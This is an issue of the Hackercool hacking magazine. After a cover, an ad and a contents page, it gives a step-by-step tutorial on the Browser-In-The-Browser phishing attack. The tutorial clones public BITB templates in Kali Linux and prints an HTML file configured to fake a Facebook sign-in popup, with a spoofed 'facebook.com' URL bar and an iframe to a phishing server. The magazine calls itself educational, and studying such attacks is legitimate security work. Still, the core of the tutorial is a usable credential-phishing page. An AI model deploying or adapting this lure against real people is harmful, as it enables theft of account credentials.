

Simplifying Cyber Security since 2016

Hackercool

April 2022 Edition 5 Issue 4

Learn Hacking in Real World Scenarios

A Step-By-Step Guide To

Browser In The Browser (BITB) Attack

in Real World Hacking

Making Undetectable BAT Payloads
In BYPASSING ANTIVIRUS

Spring4Shell

Explanation, Scanning, POC, Reverse Shell

..with all other regular Features



RUN YOUR
CLOUD COMPUTER
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed “Attention: Permissions Coordinator,” at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author’s imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 5 Issue 4

No Editor's Note

Sorry to repeat.

No Editor's Note

?

RESEARCHERS DISCOVERED A NEW MALICIOUS CAMPAIGN THAT HAS BEEN TAKING ADVANTAGE OF WINDOWS EVENT LOGS TO STASH CHUNKS OF SHELLCODE. THIS IS THE FIRST TIME SOMETHING LIKE THIS WAS DETECTED.

INSIDE

See what our Hackercool Magazine April 2022 Issue has in store for you.

1. Real World Hacking :

[A Step-By-Step Guide To Browser In The Browser \(BITB\) Attack.](#)

2. Spring4Shell :

[Detailed Explanation, POC, Scanning & Reverse Shell.](#)

3. Cyber War :

[The Hacker Group Anonymous Has Waged A Cyber War Against Russia. But How Effective Could They Actually Be.](#)

4. Metasploit This Month :

[Log4shell Injection, Apache APISIX & Laravel RCE Modules.](#)

5. Bypassing Antivirus :

[How To Make Batch Payloads Undetectable.](#)

6. Online Security :

[Smart Devices Spy On You. 2 Computer Scientists Explain How The Internet Of Things Can Violate Your Privacy.](#)

Downloads

Other Resources

A Step By Step Guide To Browser In The Browser Attack.

REAL WORLD HACKING

A Phishing is one of the most popular hacking attacks which is used by almost all hackers around the world. According to a Cybersecurity Threat Trends Report for year 2021 by CISCO, more than 80% of security incidents were due to phishing attacks. Phishing attacks are responsible for more than 80% of reported security incidents and over 90% of data breaches. Among phishing, Spear phishing was the most common type of phishing attack with over 65% of all phishing attacks being spear phishing.

According to The 2021 Tessian research, employees on average receive 14 malicious emails every year. These report findings tell how dangerous phishing is. However, phishing is going to become more dangerous. This is because a security researcher showed a new technique of phishing known as Browser In The Browser (BITB) attack.

At least one hacking group that belonged to Belarus, known as GhostWriter has been reported to be using this technique in Ukraine War related lure emails. What makes Browser In The Browser (BITB) attack so dangerous?

To understand this, readers need to understand the differences between various phishing techniques. In a simple Phishing attack, hackers create a fake website which imitates the original website and then lure the victim to this fake website.

Although, they can imitate everything that belongs to the website like colours, styles and login screens etc, there is one thing hackers cannot imitate. That is the domain name. There can be only one unique domain name on internet. For example, there can be only one website named hackercoolmagazine.com. To overcome this problem, hackers use a domain name that is almost identical to the original website for their phishing sites.

So hackers who want to perform phishing attacks on our domain would use domain names like hackercoolmagazine.com, hackercoolmag.com etc to lure victims. You should notice that the domain name hackercoolmagazine.com is very close to hackercoolmagazine.com and any user who fails to observe the slight difference would fall victim to a phishing attack.

Security experts always suggest employees to observe the URL to differentiate a genuine website from a phishing site. To beat this, hackers would use URL shortening and URL obfuscation methods to conceal the fake URL. However, any person with keen observation can easily detect the fake URL after visiting the site.

Still, as the above reports mention, most of the users are still becoming victims of spear phishing. Browser in the browser (BITB) can make phishing more dangerous. It is because observation of the URL has been the only countermeasure to detect a phishing site until now.

Browser in the browser attack makes this countermeasure irrelevant by making the URL look genuine. How? Let's see..


The implementation of Browser In The Browser (BITB) attack requires three parts.

1. An Attacker controlled Website.
2. Phishing Site
3. Spear Phishing Mail

PART -1

An Attacker Controlled Website

In Browser In The Browser (BITB) attack, unlike in a normal phishing attack, the victim is not led directly to a phishing site. In fact, the victim is led to an attacker controlled website. To know why, you have to understand where Browser In the Browser (BITB) attack works. Nowadays, many websites allow users Single Sign On (SSO) option as shown below.



Single Sign – On (SSO) allows users to log into many different websites using credentials of Google, Apple, Microsoft and other third parties. When a user clicks on these buttons, a new browser window opens and is connected to the respective website where he is asked for credentials to log in.

Single Sign On (SSO) allows users to login into the new website using the credentials he already knows. So he has no need to create or remember additional credentials.

What if this new browser window can be manipulated? Using some Javascript and HTML, hackers can turn this new browser window (popup) as a phishing lure. Hence this is known as Browser In the Browser (BITB) attack. All the attacker needs to have is control over a website and some javascript knowledge. Let's see it practically. Let's create a new directory in Kali Linux named BITB.

"Once landed on the attacker-owned website, the user will be at ease as they type their credentials away on what appears to be the legitimate website (because the trustworthy URL says so)," -
- mr.d0x


```

(kali㉿kali)-[~]
$ mkdir BITB

(kali㉿kali)-[~]
$ ls
BITB      Documents  FakeImageExploiter  ohirom  Public  Videos
Desktop   Downloads  Music                Pictures Templates

(kali㉿kali)-[~]
$ cd BITB

(kali㉿kali)-[~/BITB]
$ 

```

We also require BITB templates. We can write this script but why reinvent the wheel? Security researcher Mr. Dox has already prepared some templates for us. By the way, he is the same person who invented Browser In The Browser attack (BITB).

Let's clone these from Github as shown below. The download information is also given in our Downloads section.

```

(kali㉿kali)-[~/BITB]
$ git clone https://github.com/mrd0x/BITB.git
Cloning into 'BITB' ...
remote: Enumerating objects: 67, done.
remote: Counting objects: 100% (31/31), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 67 (delta 23), reused 14 (delta 14), pack-reused 36
Receiving objects: 100% (67/67), 2.03 MiB | 4.17 MiB/s, done.
Resolving deltas: 100% (36/36), done.

(kali㉿kali)-[~/BITB]
$ 

```

Inside the cloned directory, we have BITB scripts for various scenarios. Each folder has an index.html file.

```

(kali㉿kali)-[~/BITB/BITB]
$ ls
demo.gif      Windows-Chrome-DarkMode
MacOS-Chrome-DarkMode  Windows-Chrome-LightMode
MacOS-Chrome-LightMode Windows-DarkMode-Delay
README.md

(kali㉿kali)-[~/BITB/BITB]
$ 

```


Let's choose Windows-DarkMode-Delay.

```
(kali㉿kali)-[~/BITB/BITB]
$ ls
demo.gif          Windows-Chrome-DarkMode
MacOS-Chrome-DarkMode  Windows-Chrome-LightMode
MacOS-Chrome-LightMode Windows-DarkMode-Delay
README.md

(kali㉿kali)-[~/BITB/BITB]
$ cd Windows-DarkMode-Delay

(kali㉿kali)-[~/BITB/BITB/Windows-DarkMode-Delay]
$ ls
index.html  login.png  logo.svg  script.js  ssl.svg  style.css

(kali㉿kali)-[~/BITB/BITB/Windows-DarkMode-Delay]
$
```


Let's open the index.html file.

```
index.html
File Edit Search Options Help
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="style.css">
  <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery">
</head>
<body>
<button id="clickme" style="background-color: #4267B2; margin-left:auto; margin-right:auto;">Click Me</button>
<div id="window" style="margin:auto; position: relative; bottom: 2.5%; display: flex; flex-direction: column; align-items: center;">
  <!-- Title bar start -->
  <div id="title-bar-width">
    <div id="title-bar">
      <div style="margin-top:5px;">
        
        <span id="logo-description">XX-TITLE-XX</span>
      </div>
      <div>
        <span id="minimize">&#8212;</span>
        <span id="square">□</span>
        <span id="exit">x</span>
      </div>
    </div>
  </div>
  <div id="url-bar">
    
    <span id="domain-name">XX-DOMAIN-NAME-XX</span>
    <span id="domain-path">XX-DOMAIN-PATH-XX</span>
  </div>
</div>
  <!-- Content start -->
  <iframe id="content" src="VV_PUSUTING_LTMK_VV" frameborder="0"></iframe>
</body>
</html>
```



We need to change only four things in this file and leave all other files alone. These four variables are,

1. XX-TITLE-XX - The title of the webpage that shows up when popup is opened. 1.
2. XX-DOMAIN-NAME-XX – Name of the domain we want to masquerade as.
3. XX-DOMAIN-PATH-XX - Domain path
4. XX-PHISHING-LINK-XX - Phishing link which will be embedded into the iFrame.

I host all these files on the web server of Kali Linux.



This is the site. When you click on “Click Me” button, a new window opens as shown below.



Here is the index.html file after making the changes I need.


1. XX-TITLE-XX : Sign In Using Facebook.
2. XX-DOMAIN-NAME-XX : facebook.com
3. XX-DOMAIN-PATH-XX : /login
4. XX-PHISHING-LINK-XX : <http://192.168.36.192/> (IP address of phishing website)

```
*index.html
File Edit Search Options Help
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="style.css">
  <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery">
</head>
<body>
<button id="clickme" style="background-color: #4267B2; margin-left:auto; margin-right:auto; padding: 5px 10px; color: white; border: none; cursor: pointer;">Sign In
<div id="window" style="margin:auto; position: relative; bottom: 2.5%; display: flex; align-items: center; justify-content: center; width: 100%; height: 100%;">
  <!-- Title bar start -->
  <div id="title-bar-width">
    <div id="title-bar">
      <div style="margin-top:5px;">
        
        <span id="logo-description">Sign In Using Facebook</span>
      </div>
      <div>
        <span id="minimize">&#8212;</span>
        <span id="square">□</span>
        <span id="exit">x</span>
      </div>
    </div>
  </div>
  <div id="url-bar">
    
    <span id="domain-name">facebook.com</span>
    <span id="domain-path">/login</span>
  </div>
</div>
  <!-- Content start -->
  <iframe id="content" src="http://192.168.36.192/" frameborder="0"></iframe>
```

